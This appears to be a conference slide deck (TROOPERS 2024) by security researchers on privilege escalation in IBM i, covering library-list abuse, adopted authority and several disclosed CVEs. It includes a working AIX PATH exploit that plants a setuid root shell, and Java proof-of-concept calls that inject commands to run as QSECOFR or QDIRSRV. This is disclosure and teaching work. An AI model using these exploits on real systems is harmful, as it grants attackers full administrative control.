

IBM I FOR WINTEL HACKERS



ZOLTÁN PÁNCZÉL & BÁLINT VARGA-PERKE TROOPERS 2024

ABOUT US

- Silent Signal - Professional Ethical Hacking since 2009.
 - IBM i research since 2022.
- Zoltán Pánczél
 - Senior IT Security Expert, Co-owner
 - CISSP, OSCP, OSCE, OSWP, GPEN, GWAPT
 - Vulnerabilities: HP, Novell, Symantec, IBM, Apple, FireEye, Schneider Electric, Juniper
- Bálint Varga-Perke
 - Senior IT Security Expert, Co-owner
 - OSCP, GWAPT
 - Vulnerabilities: HP, Symantec, Kaspersky, BitDefender, Panda, McAfee

IBM I

aka. AS/400, iSeries, eServer, System i

- Midrange
 - Not a mainframe!
 - Aimed for SMB
- High reliability
- Backwards compatibility

OBJECT-ORIENTED OPERATING SYSTEM

- Everything is an object
 - User object, Program object, File object, ...
- Single Level Store (SLS)
 - Disk+Memory -> single 64-bit address space
- Objects encapsulate *state* and have associated *methods*
 - You can .read() the contents of a *FILE but not a *PGM!
- Objects are mapped to the **integrated database** (DB2)
- Unix subsystem: PASE - Out-of-scope now

SECURITY BASICS

TARGETS

- **Security Level 40**
 - SL 10-30 provide no real security
 - SL 50 not relevant to the presented attacks
- **User domain** - Think user mode
- **Above MI** - No native code

AUTHORITIES

- Data vs. Management *Authorities*
 - Think (Windows) ACL's
- For *all* object types
 - Different File types, Programs, Libraries, ...
 - Type-specific interpretation (like o+x on files vs dirs)

```
Display Object Authority
Object . . . . . : QGLDLIBA
Library . . . . . : QSYS
Object type . . . . . : *SRVPGM
Owner . . . . . : QDI RSRV
Primary group . . . . . : *NONE
ASP device . . . . . : *SYSBAS
Object secured by authorization list . . . . . : *NONE

Object
User      Group      Authority
*PUBLIC
QDI RSRV  *USE
          *ALL
```

```
Object . . . . . : USERA1
Library . . . . . : QSYS
Object type . . . . . : *USRPRF
Owner . . . . . : QSECOFR
Primary group . . . . . : *NONE
ASP device . . . . . : *SYSBAS

Object
User      Group      Authority
*PUBLIC
QSECOFR   *EXCLUDE
*ALL
ESCALATE *USE
USERA1   USER DEF
```


USER AUTHORITIES

- Privileges
- Must match target object authorities
- Important Special Authorities for users
 - *ALLOBJ - Full control over all objects
 - *SECADM - Profile management, low-level system access

LIBRARIES

Single-level object containers (**think top-level directories**)


WRKOBJ LIBF00/OBJBAR

LIBRARY LIST

WRKOBJ ???/OBJBAR

- *LIBL
- Default lookup order
 - Convenience
 - Unpredictable locations
- **Think PATH on Wintel**

LIBRARY LIST STRUCTURE



PATH MISCONFIGURATION - WINDOWS

```
C:\Users\Administrator>echo %PATH%  
C:\ORACLE;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Program Files\dotnet\;C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps;C:\Users\Administrator\.dotnet\tools
```

CALL LIBF00/OBJBAR

VS

CALL OBJBAR

"applications that use library lists rather than qualified library names have a potential security exposure. A user who is authorized to the commands to work with library lists can potentially run a different version of a program." -

Library security and library lists

UNQUALIFIED LIBRARY CALLS

*"A malicious actor could cause arbitrary code to run **with the privilege of the user invoking the facsimile support.**" - CVE-2023-43064*

- Discovered by IBM internally after our reports
- *"certain system libraries, such as QSYS and QGPL, must be in the library list for every job" - IBM*
- *PUBLIC has *CHANGE authority on QGPL
- Affected *PGMs issue unqualified program calls

LIBRARY LIST ABUSE

Exploiting writable PATH components requires user interaction?

We showed IBM something cooler :)

ADOPTED AUTHORITY

- Process inherits privileges from its *owner*
- **Think setuid from *nix**
 - Also similar to SQL EXECUTE AS OWNER

ADOPTED AUTHORITY

```

Display Program Information
Program . . . . . : QFFSTRFCPP      Library . . . . . : QFAX
Owner . . . . . : QAUTPROF
Program attribute . . . : CLP

Program creation information:
Program creation date/time . . . . . : 08/19/13 22:51:02
Type of program . . . . . : OPM
Source file . . . . . : S000000315
Library . . . . . : $BLDFAX
Source member . . . . . : S000000315
Source file change date/time . . . . . : 08/19/13 22:44:00
Observable information . . . . . : *UNOBS
User profile . . . . . : *OWNER
Use adopted authority . . . . . : *YES
Log commands (CL program) . . . . . : *NO
Allow RTVCLSRC (CL program) . . . . . : *NO
Fix decimal data . . . . . : *NO

```

DSPPGM QFAX/QFFSTRFCPP

AIX - CVE-2013-4011

```
# credit: Kristian Erik Hermasen
TMPDIR=/tmp
TAINT=${TMPDIR}/arp
RSHELL=${TMPDIR}/r00t-sh

cat > ${TAINT} <<-!
#!/bin/sh
cp /bin/sh ${RSHELL}
chown root ${RSHELL}
chmod 4555 ${RSHELL}
!

chmod 755 ${TAINT}
PATH=.:${PATH}
export PATH
cd ${TMPDIR}
/usr/bin/ibstat -a -i en0 2>/dev/null >/dev/null
if [ -e ${RSHELL} ]; then
    echo "[+] Access granted. Don't be evil..."
    ${RSHELL}
else
    echo "[-] Exploit failed. Try some 0day instead..."
fi
```

RESEARCH METHODOLOGY

CANDIDATES SELECTION

- *PGMs and *SRVPGMs
- Can be run by any user
 - *USE for *PUBLIC
 - Program domain *USER
- Runs with elevated privileges
 - User profile *OWNER

```
SELECT PROGRAM_NAME FROM QSYS2.PROGRAM_INFO WHERE USER_PROFILE='*OWNER' AND ...
```

DEBUGGING TOOLS

- **iconv**
 - Convert EBCDIC strings to UTF-8
- **strings**
 - Extract strings from PGM and SRVPGM objects.
- **grep**
 - Identify potential candidates for manual analysis
- **DSPPGMREF**
 - IBM i command to display objects used by programs
- **SAVOBJ**
 - IBM i command to save PGMs and SRVPGMs for local analysis
- **JD-GUI**
 - Java decompiler

LIBL ABUSE

Discovery and exploitation of CVE-2023-30988

LIBL ABUSE (CVE-2023-30988)

```
Display Object Authority
Object . . . . . : QFFSTRFCPP      Owner . . . . . : QAUTPROF
Library . . . . . : QFAX          Primary group . . . : *NONE
Object type . . . . : *PGM        ASP device . . . . . : *SYSBAS
Object secured by authorization list . . . . . : *NONE

User      Group      Object
*PUBLIC   *PUBLIC   Authority
*PUBLIC   *PUBLIC   *USE
```

Any user can run the QFFSTRFCPP *PGM

LIBL ABUSE (CVE-2023-30988)

```
Display Program Information
Program . . . . . : QFFSTRFCPP      Library . . . . . : QFAX
Owner . . . . . : QAUTPROF
Program attribute . . : CLP

Program creation information:
Program creation date/time . . . . . : 08/19/13 22:51:02
Type of program . . . . . : OPM
Source file . . . . . : S00000315
Library . . . . . : $BLDFAX
Source member . . . . . : S00000315
Source file change date/time . . . . . : 08/19/13 22:44:00
Observable information . . . . . : *UNOBS
User profile . . . . . : *OWNER
Use adopted authority . . . . . : *YES
```

Potential privilege escalation candidate (QFFSTRFCPP)

LIBL ABUSE (CVE-2023-30988)

```
# cat pgms/QFFSTRFCPP.FILE | iconv -f cp1141 -t UTF-8 | strings |grep *LIBL
QMHRMQAT *LIBL
QFQSES *LIBL
QSYCUSRS *LIBL
QSPROUTQ *LIBL
QDCRCFGS *LIBL
```


Potential unqualified calls in the QFFSTRFCPP *PGM

LIBL ABUSE (CVE-2023-30988)

```
6/04/24          Display Program References
DSPPGMREF Command Input
Program . . . . . : QFFSTRFCPP
  Library . . . . . : QFAX
  Output . . . . . : *
  Object types . . . . . : *PGM
Program . . . . . : QFFSTRFCPP
  Library . . . . . : QFAX
  Text 'description' . . . . . :
  Number of objects referenced . . . . . : 14
  Object . . . . . : QMHRMQAT
    Library . . . . . : *LIBL
    Object type . . . . . : *PGM
  Object . . . . . : QFQSES
    Library . . . . . : *LIBL
    Object type . . . . . : *PGM
  Object . . . . . : QSYCUSRS
    Library . . . . . : *LIBL
    Object type . . . . . : *PGM
```

Verified unqualified call(s) in the QFFSTRFCPP *PGM

ADOPTED AUTHORITY VS *LIBL



SUID with untrusted environment

EXCESSIVE AUTHORITY

```
Display Object Authority

Object . . . . . : QFAXMSF      Owner . . . . . : QAUTPROF
Library . . . . . : QSYS        Primary group . . . . . : *NONE
Object type . . . . . : *USRPRF  ASP device . . . . . : *SYSBAS


User          Group      Object
*PUBLIC      *EXCLUDE
QAUTPROF     *ALL
QFAXMSF     USER DEF
```

*ALL contains *USE

PROFILE SWAPPING

- **Legitimate mechanism** to temporarily acquire privileges
 - Using password
 - Using special authorities
- **Think access token handles on Windows**
 - **Get Profile Handle** (QSYGETPH) API
 - **Set Profile Handle** (QWTSETP) API

EXPLOIT CHAIN



Profile Switch from QAUTPROF to QMAXMSF

DEMO

LIBL ABUSE

PATH abuse on IBM i: Library List Exploitation - Demonstrating variants of CVE-2023-30988

COMMAND INJECTION

SERVICE PROGRAMS

- **Think *half part* dynamic library (.DLL/.so)**
 - Exported functions can be called from other programs
 - Memory deduplication by design
- **...and *half part* Windows Services**
 - Can act with higher privileges via Adopted Authority
 - Communication via SLS

SERVICE PROGRAMS

Wintel	IBM i
Services may run at different privilege level from the caller	Service Programs can have Adopted Authority
DLL's run with the invoker's privileges	Service Programs are called like DLLs

SRVPGM ADOPTED AUTHORITY

```

Display Object Authority

Object . . . . . : QGLDLIBA      Owner . . . . .
Library . . . . . :      QSYS      Primary group . .
Object type . . . . : *SRVPGM      ASP device . . . . .

Object secured by authorization list . . . . .

User      Group      Object
*PUBLIC   *USE      Authority

```

```

Display Service Program Information                                     Display 1 of 10

Service program . . . . . : QGLDLIBA
Library . . . . . :      QSYS
Owner . . . . . : QDIRSRV
Service program attribute . . . . . : CPPLE
Detail . . . . . : *BASIC

User profile . . . . . : *OWNER
Use adopted authority . . . . . : *YES
Coded character set identifier . . . . . : 65535

```

hacker ALL=(qdirsrv) NOPASSWD: /qsys/qgldliba

CVE-2023-30375

```
$ cat QLWIUTIL4.SRVPGM | iconv -f cp1141 -t UTF-8 | strings
```

```
QLWIUTIL4          QBUILDSS1
/QOpenSys/usr/bin/java -classpath ./QIBM/ProdData/HTTPA/java/lib/hatmanager.jar
:/QIBM/ProdData/OS/OSGi/shared/lib/roleadmin.jar:/QIBM/ProdData/OS/OSGi/shared/l
ib/lwiccommon.jar:/QIBM/ProdData/OS/OSGi/shared/lib/iasadmin.jar:/QIBM/ProdData/O
S400/jt400/lib/jt400native.jar com.ibm.lwi.hatmanager.ScriptHatRequest
/usr/bin/qsh
NLSPATH=/QIBM/ProdData/OS400/Shell/MRI2924/%N
QIBM_USE_DESCRIPTOR_STDIO=Y
QSECOFR
```

Strings in the QLWIUTIL4.SRVPGM

CVE-2023-30375

```
if (scriptHatRequest.isAllowed()) {  
    try {  
        if (serverType.equals(ServerType.ARE)) {  
            str2 = str2 + " -property callerName=" + str3;  
        }  
        ProcessBuilder processBuilder = new ProcessBuilder("/usr/bin/qsh", "-c", str + " " + str2);  
        processBuilder.redirectErrorStream(true);  
        Process start = processBuilder.start();  
    }  
}
```

Vulnerable code section in the hatmanager.jar

CVE-2023-30375

```
1 // Triggering with JTOpen
2 sPGMCall.setProgram("/QSYS.LIB/QLWIUTIL4.SRVPGM");
3 String str = "`id>/tmp/xy.txt`"; // command execution with QSECOFR
4
5 ProgramParameter[] programParameterArr = {
6     new ProgramParameter(2, new AS400Text(str.length() + 1, system).toBytes(str + (char) 0)),
7     new ProgramParameter(2, new byte[16384], 16384) // hatmanager.jar
8 };
9
10 sPGMCall.setParameterList(programParameterArr);
11 sPGMCall.setProcedureName("QlwiRelayCall");
```

Piece of Cake (POC)

Arbitrary command execution with the QSECOFR user

CVE-2023-30375

```
1 // Triggering with JTOpen
2 sPGMCall.setProgram("/QSYS.LIB/QLWIUTIL4.SRVPGM");
3 String str = "`id>/tmp/xy.txt`"; // command execution with QSECOFR
4
5 ProgramParameter[] programParameterArr = {
6     new ProgramParameter(2, new AS400Text(str.length() + 1, system).getBytes(str + (char) 0)),
7     new ProgramParameter(2, new byte[16384], 16384) // hatmanager.jar
8 };
9
10 sPGMCall.setParameterList(programParameterArr);
11 sPGMCall.setProcedureName("QlwiRelayCall");
```

Piece of Cake (POC)

Arbitrary command execution with the QSECOFR user

CVE-2023-30375

DEMO

CONFUSED DEPUTIES

Sometimes there is no need for an injection

CONFUSED DEPUTIES - CVE-2023-40378

IBM Directory Server exports system() call

```
// CVE-2023-40378
sPGMCall.setProgram("/QSYS.LIB/QGLDLIBA.SRVPGM"); // command execution with QDIRSRV
ProgramParameter[] parameterList = new ProgramParameter[1];
parameterList[0] = new ProgramParameter("CRTSRCPF FILE(QGPL/PWN2024)".getBytes());
sPGMCall.setParameterList(parameterList);
sPGMCall.setProcedureName("__system_a");
```

Arbitrary command execution with the QDIRSRV user

CVE-2023-40378

Arbitrary command execution in IBM Directory Server

DEMO

CONFUSED DEPUTIES - CVE-2023-40686

```
// CVE-2023-40686
McConnectionManager.disableConnectionVerification();
McConnectionIfc connection = McConnectionManager.getConnection(server, McRMIClient.class.getName());
